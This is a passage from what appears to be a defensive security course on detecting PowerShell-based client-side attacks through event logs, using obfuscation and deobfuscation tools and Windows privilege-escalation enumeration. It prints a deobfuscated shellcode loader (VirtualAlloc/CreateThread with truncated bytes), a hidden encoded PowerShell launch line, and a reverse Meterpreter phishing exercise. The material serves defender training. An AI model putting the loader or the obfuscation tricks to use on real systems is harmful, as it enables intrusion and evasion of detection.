15:44:00" "6/15/2021 15:45:00" | Format-List
...

TimeCreated  : 6/15/2021 3:44:05 PM
ProviderName : Microsoft-Windows-PowerShell
Id           : 4103
Message      : CommandInvocation(New-Object): "New-Object"
ParameterBinding(New-Object): name="TypeName";
value="System.Diagnostics.ProcessStartInfo"



Context:
  Severity = Informational
  Host Name = ConsoleHost
  Host Version = 5.1.19041.1023
  Host ID = 4291f8e1-7957-4a75-a630-e77062536fc6
  Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w
hidden -e aQBmA...
  Engine Version = 5.1.19041.1023
  Runspace ID = 03f4718f-cea1-42f9-b352-fe7ea5982167
  Pipeline ID = 1
  Command Name = New-Object
  Command Type = Cmdlet
  Script Name =
  Command Path =
  Sequence Number = 16
  User = CLIENT01\offsec
  Connected User =
  Shell ID = Microsoft.PowerShell
```

Listing 153 - Module Logging Event, First Event in Sequence

For all of our events, the pipeline ID never changes. Everything occurs within the block of the encoded payload, which we can track in order of the sequence numbers. The output above represents the first event in the sequence, which has a fairly large PowerShell payload. Note that the message starts with a *New-Object*[241] cmdlet and the *ProcessStartInfo*[^procstartsinfo] class. These are stored in the *Payload* tags within the XML structure of these events. We should keep in mind that the Payload tag describes the content within the Message field and is not related to the PowerShell payload of the infected file.

We can isolate the Payload components from each module logging event by adding a custom field to our output, and we'll find the Payload tag in the EventData XML structure of the event. Below an example of the XML structure of a module logging event is demonstrated, omitting the content within each tag.

```
<EventData>
  <Data Name="ContextInfo">...</Data>
  <Data Name="UserData" />
  <Data Name="Payload">...</Data>
```

[241] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/new-object


```
</EventData>
```

Listing 154 - EventData XML of a PowerShell module logging event

The EventData for any Windows event is numbered, starting at index 0. Counting from the *ContextInfo* field, we can conclude the Payload is at index 2. Now that we know the index for the Payload field, we can extract it from our module logging events.

The only remaining step is to run our **`Get-PSLogEvent`** cmdlet again. We'll add a custom field for our **`Format-List`** cmdlet using a *hash table*.[242] The **`Label`** key represents the name of the field, and the **`Expression`** key is used for the actual field value. For our purposes, the field *Label* will be "Payload" and the value will be the payload contents at index 2 of the EventData.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-PSLogEvent 4103 "6/15/2021
15:44:00" "6/15/2021 15:44:59" | Format-List TimeCreated, @{Label = "Payload";
Expression = {$_.properties[2].value}}

TimeCreated : 6/15/2021 3:44:06 PM
Payload     : CommandInvocation(New-Object): "New-Object"
ParameterBinding(New-Object): name="TypeName"; value="System.Reflection.AssemblyName"
              ParameterBinding(New-Object): name="ArgumentList"; value="ReflectedDelegate"



TimeCreated : 6/15/2021 3:44:06 PM
Payload     : CommandInvocation(New-Object): "New-Object"
ParameterBinding(New-Object): name="TypeName";
value="System.Runtime.InteropServices.HandleRef"
              ParameterBinding(New-Object): name="ArgumentList"; value="0,
140717403996160"



TimeCreated : 6/15/2021 3:44:06 PM
Payload     : CommandInvocation(New-Object): "New-Object"
              ParameterBinding(New-Object): name="TypeName"; value="IntPtr"


...

TimeCreated : 6/15/2021 3:44:05 PM
Payload     : CommandInvocation(New-Object): "New-Object"
ParameterBinding(New-Object): name="TypeName"; value="System.Diagnostics.ProcessStartInfo"
```

Listing 155 - Extracting the Payload from Each Module Log Event Message

As shown above, these PowerShell logging mechanisms each provide different information related to a malware infection. Over time, defenders may study different types of client-side attacks and isolate common suspicious artifacts using security appliances and tools that are able to parse these events. It bears repeating that one does not need to be an expert in the Windows operating system, .NET libraries, or PowerShell. It's important, however, to remain curious about anomalous activity that generates events

[242] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_hash_tables

similar to those previously observed - this is especially true for an endpoint that rarely, if ever, invokes PowerShell.

6.2.6 Extra Mile

The Windows 10 machine contains an extra phishing email with a malicious attachment. You can find it at C:\tools\windows_client_side_attacks\Extra_Mile.msg.




Figure 40: Phishing Email Extra_Mile.msg

Inside of the attached zip file is an *HTML-Enabled Application* (_.hta+).[243] Opening it will initiate a reverse Meterpreter shell to our attacker machine. The wcsa_met_443.sh script also works for catching the callback.

1. Identify the .exe that runs the malicious .hta file with Sysmon.
2. Identify the PowerShell script block and module log events generated by the malicious attachment.
3. Find the malicious attachment activity in a PowerShell transcription log.

[243] (Wikipedia, 2021), https://en.wikipedia.org/wiki/HTML_Application

6.2.7 Obfuscating/Deobfuscating Commands

While encoding PowerShell commands is useful for porting code into payloads that can be executed, we know that both Sysmon and PowerShell event logs can unravel the encoding. Both attackers and defense analysts alike will resort to *obfuscation*[244] to better hide what they're doing when trying to bypass most automated mechanisms.

Obfuscation is not the same as encoding. Encoding is a translation that is meant to be converted and restored using the same encoding scheme. Obfuscation is the deliberate act of making something harder to understand for evasive purposes.

One framework that automates PowerShell obfuscation is *Invoke-Obfuscation*.[245] It is a project created by Daniel Bohannon to help defenders realize the importance of more substantial PowerShell logging mechanisms, such as the ones we used earlier. This framework will make it more challenging to decipher what a PowerShell script is doing and therefore, require us to review our artifacts more critically.

First, we will obfuscate a basic PowerShell command to show just how much is changed when using this framework. In order to use *Invoke-Obfuscation*, we must import the *module manifest* [246] Invoke-Obfuscation.psd1. We will do this in our Kali VM using PowerShell Core *locally*. We'll observe some ASCII art, followed by the menu shown below.

```
PS /home/kali/SOC-200/Windows_Client_Side_Attacks> Import-Module ./Invoke-
Obfuscation/Invoke-Obfuscation.psd1
PS /home/kali/SOC-200/Windows_Client_Side_Attacks> Invoke-Obfuscation ...
HELP MENU :: Available options shown below:

[*]  Tutorial of how to use this tool             TUTORIAL
[*]  Show this Help Menu                          HELP,GET-HELP,?,-?,/?,MENU
[*]  Show options for payload to obfuscate        SHOW OPTIONS,SHOW,OPTIONS
[*]  Clear screen                                 CLEAR,CLEAR-HOST,CLS
[*]  Execute ObfuscatedCommand locally            EXEC,EXECUTE,TEST,RUN
[*]  Copy ObfuscatedCommand to clipboard          COPY,CLIP,CLIPBOARD
[*]  Write ObfuscatedCommand Out to disk          OUT
[*]  Reset ALL obfuscation for ObfuscatedCommand  RESET
[*]  Undo LAST obfuscation for ObfuscatedCommand  UNDO
[*]  Go Back to previous obfuscation menu         BACK,CD ..
[*]  Quit Invoke-Obfuscation                      QUIT,EXIT [*]
Return to Home Menu                           HOME,MAIN Choose
one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] AST         Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)
```

Listing 156 - Invoke-Obfuscation Menu

[244] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Obfuscation_(software)

[245] (danielbohannon, 2019), https://github.com/danielbohannon/Invoke-Obfuscation

[246] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/scripting/developer/module/how-to-write-a-powershell-modulemanifest?view=powershell-7.1

For our demonstration, let's start by writing our command to the **SCRIPTBLOCK** parameter. We will be obfuscating the *Get-CimInstance* cmdlet with the *Select-Object* cmdlet and **-Property** arguments.

```
Invoke-Obfuscation> SET SCRIPTBLOCK Get-CimInstance Win32_ComputerSystem | Select-
Object -Property Name, PrimaryOwnerName, Domain, TotalPhysicalMemory, Model,
Manufacturer; Write-Host (Get-Date)

Successfully set ScriptBlock:
Get-CimInstance Win32_ComputerSystem | Select-Object -Property Name, PrimaryOwnerName,
Domain, TotalPhysicalMemory, Model, Manufacturer; Write-Host (Get-Date)
```

Listing 157 - Setting Script Block command for Invoke-Obfuscation

Next, we will enter the *TOKEN* submenu and obfuscate the *COMMAND* tokens. We'll notice we have three options for obfuscating our command tokens, which will be useful for hiding our invocation of cmdlets *Get-CimInstance* and *Select-Object*.

```
Invoke-Obfuscation> token

Choose one of the below Token options:

[*] TOKEN\STRING        Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND       Obfuscate Command tokens
[*] TOKEN\ARGUMENT      Obfuscate Argument tokens
[*] TOKEN\MEMBER        Obfuscate Member tokens
[*] TOKEN\VARIABLE      Obfuscate Variable tokens
[*] TOKEN\TYPE          Obfuscate Type tokens
[*] TOKEN\COMMENT       Remove all Comment tokens
[*] TOKEN\WHITESPACE    Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL           Select All choices from above (random order)

Invoke-Obfuscation\Token> command

Choose one of the below Token\Command options to APPLY to current payload:

[*] TOKEN\COMMAND\1     Ticks                   --> e.g. Ne`w-O`Bject
[*] TOKEN\COMMAND\2     Splatting + Concatenate --> e.g. &('Ne'+'w-Ob'+'ject')
[*] TOKEN\COMMAND\3 Splatting + Reorder --> e.g.
&('{1}{0}'-f'bject','New-O')
```

Listing 158 - Invoke-Obfuscation: Obfuscating command tokens menu

For this example, we'll choose *Ticks* as our obfuscation technique for the command tokens.

```
Invoke-Obfuscation\Token\Command> 1

[*] Obfuscating 2 Command tokens.

Executed:
  CLI:  Token\Command\1
  FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock 'Command' 1

Result: gE`T-ci`mIns`TANce Win32_ComputerSystem | s`ele`ct-OBJe`CT -Property Name,
PrimaryOwnerName, Domain, TotalPhysicalMemory, Model, Manufacturer; wr`itE-`HoST (GeT-
```



```
`d`ATe)
```

Listing 159 - Invoke-Obfuscation: Obfuscated Cmdlets

The output reveals that our cmdlets appear to be obfuscated, but our arguments remain unchanged.

Now that our cmdlets are obfuscated, we need to obfuscate their arguments. First, let's move back out of the *COMMAND* submenu which brings us to the *TOKEN* submenu using the command **`back`**, as displayed below.

```
Invoke-Obfuscation\Token\Command> back



Choose one of the below Token options:

[*] TOKEN\STRING        Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND       Obfuscate Command tokens [*]
TOKEN\ARGUMENT      Obfuscate Argument tokens ...
```

Listing 160 - Moving back to the Token submenu

Next, we'll select the *ARGUMENT* submenu, which presents several options. Arguments can be obfuscated using *Ticks* as we used with our cmdlets. Arguments can also be obfuscated using random case, concatenation of strings, and reordering the text altogether.

```
Invoke-Obfuscation\Token> argument


Choose one of the below Token\Argument options to APPLY to current payload:

[*] TOKEN\ARGUMENT\1    Random Case --> e.g. nEt.weBclIenT
[*] TOKEN\ARGUMENT\2    Ticks       --> e.g. nE`T.we`Bc`lIe`NT
[*] TOKEN\ARGUMENT\3    Concatenate --> e.g. ('Ne'+'t.We'+'bClient')
[*] TOKEN\ARGUMENT\4    Reorder     --> e.g. ('{1}{0}'-f'bClient','Net.We')
```

Listing 161 - Invoke-Obfuscation: Obfuscating argument tokens menu

Let's make our demonstration more interesting by selecting *Reorder* as our obfuscation technique. While a user might be able to still read the cmdlets with ticks inserted, reordering the arguments makes the command even harder to read.

```
Invoke-Obfuscation\Token\Argument> 4


[*] Obfuscating 7 Argument tokens.


Executed:
  CLI:  Token\Argument\4
  FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock 'CommandArgument' 4
Result:
gE`T-ci`mIns`TANce ("{5}{6}{4}{0}{2}{1}{3}"-f'Co','puterSy','m','stem','32_','Wi','n')
| s`ele`ct-OBJe`CT -Property ("{1}{0}" -f 'e','Nam'),
("{1}{0}{3}{4}{2}"f'rim','P','e','a','ryOwnerNam'), ("{0}{1}" -f'Domai','n'),
("{4}{2}{1}{0}{5}{3}"f'c','si','otalPhy','ry','T','alMemo'), ("{1}{0}" -f'l','Mode'),
("{3}{0}{2}{1}"f'ctu','er','r','Manufa'); wr`itE-`HoST (GeT-`d`ATe)
```

Listing 162 - Invoke-Obfuscation: Obfuscated Arguments

The output reveals the text of our cmdlets in a reordered fashion. Though the text is shuffled, our script block will remain valid for execution within PowerShell.

To compare our obfuscated command to the original command, we can use the **show** command in any submenu. This command reveals all of the options that have been configured while using *Invoke-Obfuscation* interactively.

```
Invoke-Obfuscation\Token\Argument> show
SHOW OPTIONS :: Yellow options can be set by entering SET OPTIONNAME VALUE.

[*] ScriptPath : N/A
[*] ScriptBlock: Get-CimInstance Win32_ComputerSystem | Select-Object -Property Name,
PrimaryOwnerName, Domain, TotalPhysicalMemory, Model, Manufacturer; Write-Host (Get-
Date)
[*] CommandLineSyntax: Invoke-Obfuscation -ScriptBlock {Get-CimInstance
Win32_ComputerSystem | Select-Object -Property Name, PrimaryOwnerName, Domain,
TotalPhysicalMemory, Model, Manufacturer; Write-Host (Get-Date)} -Command
'Token\Command\1,Token\Argument\4' -Quiet
[*] ExecutionCommands:
    Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock 'Command' 1
    Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock 'CommandArgument' 4
[*] ObfuscatedCommand: gE`T-ci`mIns`TANce ("{5}{6}{4}{0}{2}{1}{3}"-
f'Co','puterSy','m','stem','32_','Wi','n') | s`ele`ct-OBJe`CT -Property ("{1}{0}" -f
'e','Nam'), ("{1}{0}{3}{4}{2}"-f'rim','P','e','a','ryOwnerNam'), ("{0}{1}" -
f'Domai','n'), ("{4}{2}{1}{0}{5}{3}"-f'c','si','otalPhy','ry','T','alMemo'), ("{1}{0}"
-f'l','Mode'), ("{3}{0}{2}{1}"-f'ctu','er','r','Manufa'); wr`itE-`HoST (GeT-`d`ATe)

[*] ObfuscationLength: 375
```

Listing 163 - Showing options in Invoke-Obfuscation

We should note that the *CommandLineSyntax* allows us to regenerate our command in one execution rather than going through all of the menus and submenus. This step-by-step guide is very useful if we want to try and recreate obfuscation techniques used by an adversary.

In our Windows 10 client, we can run our obfuscated PowerShell in a PowerShell prompt to confirm that it will generate the same expected output.

```
PS C:\Users\offsec> gE`T-ci`mIns`TANce ("{5}{6}{4}{0}{2}{1}{3}"-
f'Co','puterSy','m','stem','32_','Wi','n') | s`ele`ct-OBJe`CT -Property ("{1}{0}" -f
'e','Nam'), ("{1}{0}{3}{4}{2}"-f'rim','P','e','a','ryOwnerNam'), ("{0}{1}" -
f'Domai','n'), ("{4}{2}{1}{0}{5}{3}"-f'c','si','otalPhy','ry','T','alMemo'), ("{1}{0}"
-f'l','Mode'), ("{3}{0}{2}{1}"-f'ctu','er','r','Manufa'); wr`itE-`HoST (GeT-`d`ATe)

Name                 : CLIENT01
PrimaryOwnerName     : offsec
Domain               : WORKGROUP
TotalPhysicalMemory  : 4293898240
Model                : VMware7,1
Manufacturer         : VMware, Inc.

6/21/2021 7:35:07 PM ...
```

Listing 164 - Obfuscated command generating expected results

Our host-specific output indicates that our obfuscated command was still valid according to PowerShell. A timestamp is also provided to help us track.

While the script block can be logged as accurately as we've observed earlier in this module, the obfuscation makes it harder for us as defense professionals to understand what's happening. Querying our PowerShell event logs with a specific start and end time, we find the obfuscated command in our log. Our *StartTime* will be "6/21/2021 19:35:06" and our *EndTime* will be "6/21/2021 19:35:08".

```
[192.168.51.10]: PS C:\Users\offsec> Get-PSLogEvent 4104 "6/21/2021 19:35:06"
"6/21/2021 19:35:08" | Format-List
...
TimeCreated  : 6/21/2021 7:35:07 PM
ProviderName : Microsoft-Windows-PowerShell
Id           : 4104
Message      : Creating Scriptblock text (1 of 1):
               gE`T-ci`mIns`TANce ("{5}{6}{4}{0}{2}{1}{3}"-
f'Co','puterSy','m','stem','32_','Wi','n') | s`ele`ct-OBJe`CT -Property ("{1}{0}" -f
'e','Nam'), ("{1}{0}{3}{4}{2}"-f'rim','P','e','a','ryOwnerNam'), ("{0}{1}" -
f'Domai','n'), ("{4}{2}{1}{0}{5}{3}"-f'c','si','otalPhy','ry','T','alMemo'), ("{1}{0}"
-f'l','Mode'), ("{3}{0}{2}{1}"-f'ctu','er','r','Manufa'); wr`itE-`HoST (GeT-`d`ATe)

               ScriptBlock ID: adebb422-ca19-4694-aad9-dd72cd332026
               Path:
```

Listing 165 - Script Block Log Event for Obfuscated command

Searching through all of our script block events reveals our obfuscated script block at a specific time interval, highlighted above. At a minimum, we can review when the script was invoked and check for other PowerShell events occuring at that time.

Below, we will query module log events within the same time range as our script block event, searching for more artifacts that help identify what our command was doing. We can use the **`Format-List`** cmdlet to read the full Message field.

```
[192.168.51.10]: PS C:\Users\offsec> Get-PSLogEvent 4103 "6/21/2021 19:35:06"
"6/21/2021 19:35:08" | Format-List
...

TimeCreated  : 10/8/2021 7:35:07 PM
ProviderName : Microsoft-Windows-PowerShell
Id           : 4103
Message      : CommandInvocation(Get-CimInstance): "Get-CimInstance"
ParameterBinding(Get-CimInstance): name="ClassName"; value="Win32_ComputerSystem"
               CommandInvocation(Select-Object): "Select-Object"


               ParameterBinding(Select-Object): name="Property"; value="Name,
PrimaryOwnerName, Domain, TotalPhysicalMemory, Model, Manufacturer"
ParameterBinding(Select-Object): name="InputObject";
value="Win32_ComputerSystem: CLIENT01 (Name = "CLIENT01")"
```

Listing 166 - Module Log Event for Obfuscated command

The results show which cmdlets and parameters have been invoked, along with the arguments that had been obfuscated.

Years after publishing the GitHub repository for Invoke-Obfuscation, Daniel Bohannon collaborated with Lee Holmes and released another framework to complement it. Titled *RevokeObfuscation*,[247] it enables defense professionals to detect obfuscated PowerShell commands and scripts in an expedited fashion. In some cases, it can even help reconstruct an obfuscated PowerShell script that has been executed.

Let's import the Revoke-Obfuscation module in our *remote* PowerShell session using the **`ImportModule`** cmdlet. A warning message is displayed, but for now we can ignore it. The module should be imported from C:\tools\windows_client_side_attacks\Revoke-Obfuscation\RevokeObfuscation.psm1.

```
[192.168.51.10]: PS C:\Users\offsec> Import-Module
C:\tools\windows_client_side_attacks\Revoke-Obfuscation\Revoke-Obfuscation.psm1
WARNING: The names of some imported commands from the module 'Revoke-Obfuscation' include
unapproved verbs that might make them less discoverable. To find the commands with
unapproved verbs, run the Import-Module command again with the Verbose parameter. For a
list of approved verbs, type Get-Verb.
```

Listing 167 - Importing Revoke-Obfuscation module

After successfully importing the module, we'll need to reduce the volume of output for our demonstration. We can now clear the PowerShell logs using our ClearPwshLogs.bat file in C:\tools\windows_client_side_attacks. Clearing these logs will help isolate the exact data we expect with Revoke-Obfuscation.

```
[192.168.51.10]: PS C:\Users\offsec>
C:\tools\windows_client_side_attacks\ClearPwshLogs.bat
Clearing all PowerShell logs in Microsoft-Windows-PowerShell/Operational
PowerShell logs are now cleared
```

Listing 168 - Clearing the Operational PowerShell logs

Next, let's examine an obfuscated PowerShell script in C:\tools\windows_client_side_attacks called rev_obf_example.ps1. We can use Notepad to reveal that the code starts with an abbreviated *Invoke-Expression*[248] cmdlet, followed by various integers representing indexes of strings.

```
IEX ( ((("{9}{53}{75}{67}{63} ... {44}{56}"
-f'0x76,0x0,0x38,0x0,0x4', ... ,'0x58,0x48','YDVnZTzYvVrH = @F70

[DllImport(F70kernel3',',0x','x0,0x43,0x0 ... YDVqSSpkgzxOJQzhS.Length)
```

Listing 169 - Viewing obfuscated PowerShell script

Now that we've reviewed the obfuscated code, we will return our attention to the PowerShell Core session in our Kali VM. In the session, we'll run the script rev_obf_example.ps1 in a separate PowerShell process.

```
[192.168.51.10]: PS C:\Users\offsec> powershell
C:\tools\windows_client_side_attacks\rev_obf_example.ps1
2376
```

Listing 170 - Executing the obfuscated PowerShell script

[247] (danielbohannon, 2020), https://github.com/danielbohannon/Revoke-Obfuscation

[248] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression

After running the script, the output reveals an integer value. This integer value represents the handle[249] to the thread created by the payload inside of our script.

Now that our PowerShell script has been run, we will export the PowerShell logs that were created. Doing this allows us to avoid reading additional PowerShell Events that would have been created in our parsing attempt.

To export PowerShell logs from the command line, we'll use **wevtutil**,[250] a command-line utility for listing and saving event logs in an XML-based event file format (.evtx). We can save our PowerShell logs by using the **export-log** argument with **wvevtutil** to select events from *Microsoft-Windows-PowerShell/Operational*, then saving them to pwsh_export.evtx on the offsec user's Desktop directory.

```
[192.168.51.10]: PS C:\Users\offsec> wevtutil export-log Microsoft-WindowsPowerShell/Operational
C:\users\offsec\Desktop\pwsh_export.evtx
```

Listing 171 - Exporting PowerShell Log events using wevtutil

With our events saved, we can start revealing the power of Revoke-Obfuscation. One of the framework's cmdlets, *Get-RvoScriptBlock*, can attempt to reassemble script blocks from script block (ID: 4104) events. We can use **Get-RvoScriptBlock** on our exported PowerShell events by passing it the **-Path** argument for our saved file and using the optional **-Verbose** argument to show what the script is doing at each step.

```
[192.168.51.10]: PS C:\Users\offsec> Get-RvoScriptBlock -Path
'C:\Users\offsec\Desktop\pwsh_export.evtx' -Verbose
VERBOSE: Parsing 1 of 1 .evt/.evtx file(s) :: pwsh_export.evtx
VERBOSE: Found file c:\users\offsec\desktop\pwsh_export.evtx VERBOSE:
Grouping and reassembling script blocks from the input 36 event log
record(s).
...
ScriptBlock           : $nZTzYvVrH = @"
                        [DllImport("kernel32.dll")] public static
extern IntPtr VirtualAlloc(IntPtr lpAddress,
uint dwSize, uint flAllocationType, uint
flProtect);

                        [DllImport("kernel32.dll")]

                        public static extern IntPtr
                        CreateThread(IntPtr lpThreadAttributes, uint
```

[249] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Handle_(computing)

[250] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/wevtutil


```
                        dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, IntPtr                        lpThreadId);

                        "@

                        $wNWdSJLmPApxvX = Add-Type -memberDefinition
                        $nZTzYvVrH -Name "Win32" -namespace
                        Win32Functions -passthru
                        [Byte[]] $qSSpkgzxOJQzhS = 0xfc,0x48,0x83 ...

                        $jbfGzUQDQBIuV =

$wNWdSJLmPApxvX::VirtualAlloc(0,[Math]::Max($qSSpkgzxOJQzhS.Length,0x1000),0x3000,0x40
)

[System.Runtime.InteropServices.Marshal]::Copy($qSSpkgzxOJQzhS,0,$jbfGzUQDQBIuV,$qSSpk
gzxOJQzhS.Length)
                        $wNWdSJLmPApxvX::CreateThread(0,0,$jbfGzUQDQBIuV,0,0,0)
```

Listing 172 - Deobfuscated PowerShell script from Event Logs

The output reveals multiple script blocks, including one that is far less obfuscated than the file we reviewed before! Defense professionals with high proficiency in malware analysis and forensics can use this information to accurately describe what the malware is doing.

MITRE ATT&CK: Defense Evasion > Obfuscated Files or Information refers to the obfuscation and encryption methods attackers use to hide their malicious payloads from automated mechanisms and other defenses. With tools like Revoke-Obfuscation, defenders can compose malware into something that they can analyze. They might even run it in a *sandboxed environment*[251] and observe how the malware behaves on execution.

With the expanded use of PowerShell to deploy malicious scripts on Windows machines, it is no surprise that Microsoft has expansive auditing mechanisms for this scripting utility. We have evaluated Windows events for module and script logging as well as transcription logs for end-toend PowerShell activity. We also leveraged open-source tools to create obfuscated PowerShell scripts and a tool to help deobfuscate them. Fine-tuning our PowerShell knowledge will help us go far in protecting endpoints.

6.3 Wrapping Up

In this module, we explored how social engineering plays a role in client-side attacks. We learned about the use of Microsoft Office to embed malicious code in seemingly benign documents. We demonstrated the use of PowerShell logging capabilities to create additional artifacts found from malicious code. Finally, we explored two utilities that can obfuscate PowerShell and deobfuscate PowerShell logs.

[251] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Sandbox_(computer_security)

7 Windows Privilege Escalation

In this Topic, we will cover the following Learning Units:

- Privilege Escalation Introduction
- Escalating to SYSTEM

Each learner moves at their own pace, but this Topic should take approximately 8 hours, 45 minutes to complete

In this topic, we'll discuss privilege escalation on Windows-based systems. This is the final stage of Windows exploitation. After compromising a server or a client, attackers will try to escalate their privileges and if successful, they will either exfiltrate data or expand their access within the network.

7.1 Privilege Escalation Introduction

This Learning Unit covers the following Learning Objectives:

1. Gain a basic understanding of Windows integrity levels and enumeration
2. Learn about Windows' User Account Control (UAC)
3. Evaluate a UAC bypass technique and the logging artifacts it creates This Learning Unit will take approximately 3 hours to complete.

Although privilege escalation is the goal of most intrusions, the options may be limited by OS version or patch level and further limited by the applications and protection mechanisms installed. If privilege escalation was successful, defenders should inspect the artifacts and behaviors present both before and after the escalation. Specifically, depending on the subtechnique (e.g., Windows Service,[252] Bypass User Account Control[253]), we may be able to quickly identify the technique or techniques used.

7.1.1 Privilege Escalation Enumeration

Privileges[254] on Windows operating systems refer to the permissions of a specific account to perform system-related local operations. This includes actions such as modifying the filesystem, adding users, shutting down the system, etc.

In order for these privileges to be effective, the Windows operating system uses objects called *access tokens*.[255] Once a user is authenticated, Windows generates an access token that is assigned to that user. The token contains various pieces of information that effectively describe the user's security context, including the user's privileges.

[252] (MITRE, 2021), https://attack.mitre.org/techniques/T1543/003/

[253] (MITRE, 2021), https://attack.mitre.org/techniques/T1548/002/

[254] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/privileges

[255] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens

Finally, these tokens need to be uniquely identifiable given the information they contain. This is accomplished using a *security identifier* or SID,[256] which is a unique value that is assigned to each object (including tokens), such as a user or group account.

These SIDs are generated and maintained by the Windows Local Security Authority.[257]

In addition to privileges, Windows also implements what is known as an *integrity mechanism*.[258] This is a core component of the Windows security architecture which assigns *integrity levels*[259] to application processes and securable objects.[260] Simply put, this describes the level of trust the operating system has in running applications or securable objects. The configured integrity level dictates what actions an application can perform, including the ability to read from or write to the local file system. APIs can also be blocked from specific integrity levels.

From Windows Vista onward, processes run on four integrity levels, which align with various rights:

- System integrity process: SYSTEM rights
- High integrity process: administrative rights
- Medium integrity process: standard user rights
- Low integrity process: very restricted rights often used in sandboxed[261] processes

Windows-based privilege escalation enumeration is a two-part process which includes identifying the scope of privileges in the interactive shell, and fingerprinting all information on the endpoint. Attackers can do this manually, or with the aid of enumeration tools.

AccessChk[262] from SysInternals is an enumeration utility for Windows machines and is arguably the most well-known and often-used tool for this purpose.

In the following example, we will demonstrate how to use the 64-bit version of *AccessChk64* to find a folder with insecure read/write permissions.

Note that the command's name reflects that it has been compiled for 64-bit architectures like our Windows 10 client.

Specifically, we will enumerate the Program Files (x86) directory in search of any file or directory that grants the *Everyone*[263] group *write* permissions.

We will use **`-u`** to suppress errors, **`-w`** to search for write access permissions, and **`-s`** to perform a recursive search.

[256] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/security-identifiers

[257] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthn/lsa-authentication

[258] (Microsoft, 2007), https://msdn.microsoft.com/en-us/library/bb625957.aspx

[259] (Microsoft, 2007), https://msdn.microsoft.com/en-us/library/bb625963.aspx

[260] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/securable-objects

[261] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Sandbox_(software_development)

[262] (Microsoft, 2021), https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk

[263] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids


```
PS C:\tools\windows_privilege_escalation> .\accesschk64.exe -uws "Everyone"
"C:\Program Files (x86)\"

Accesschk v6.13 - Reports effective permissions for securable objects
Copyright - 2006-2020 Mark Russinovich
Sysinternals - www.sysinternals.com

RW C:\Program Files (x86)\IObit
```

Listing 173 - AccessChk privilege escalation enumeration

The output indicates that the C:\Program Files (x86)\IObit directory is writable by all users. An attacker with this information might consider putting their malicious tools in this directory, provided that there was some elevated mechanism that could execute it.

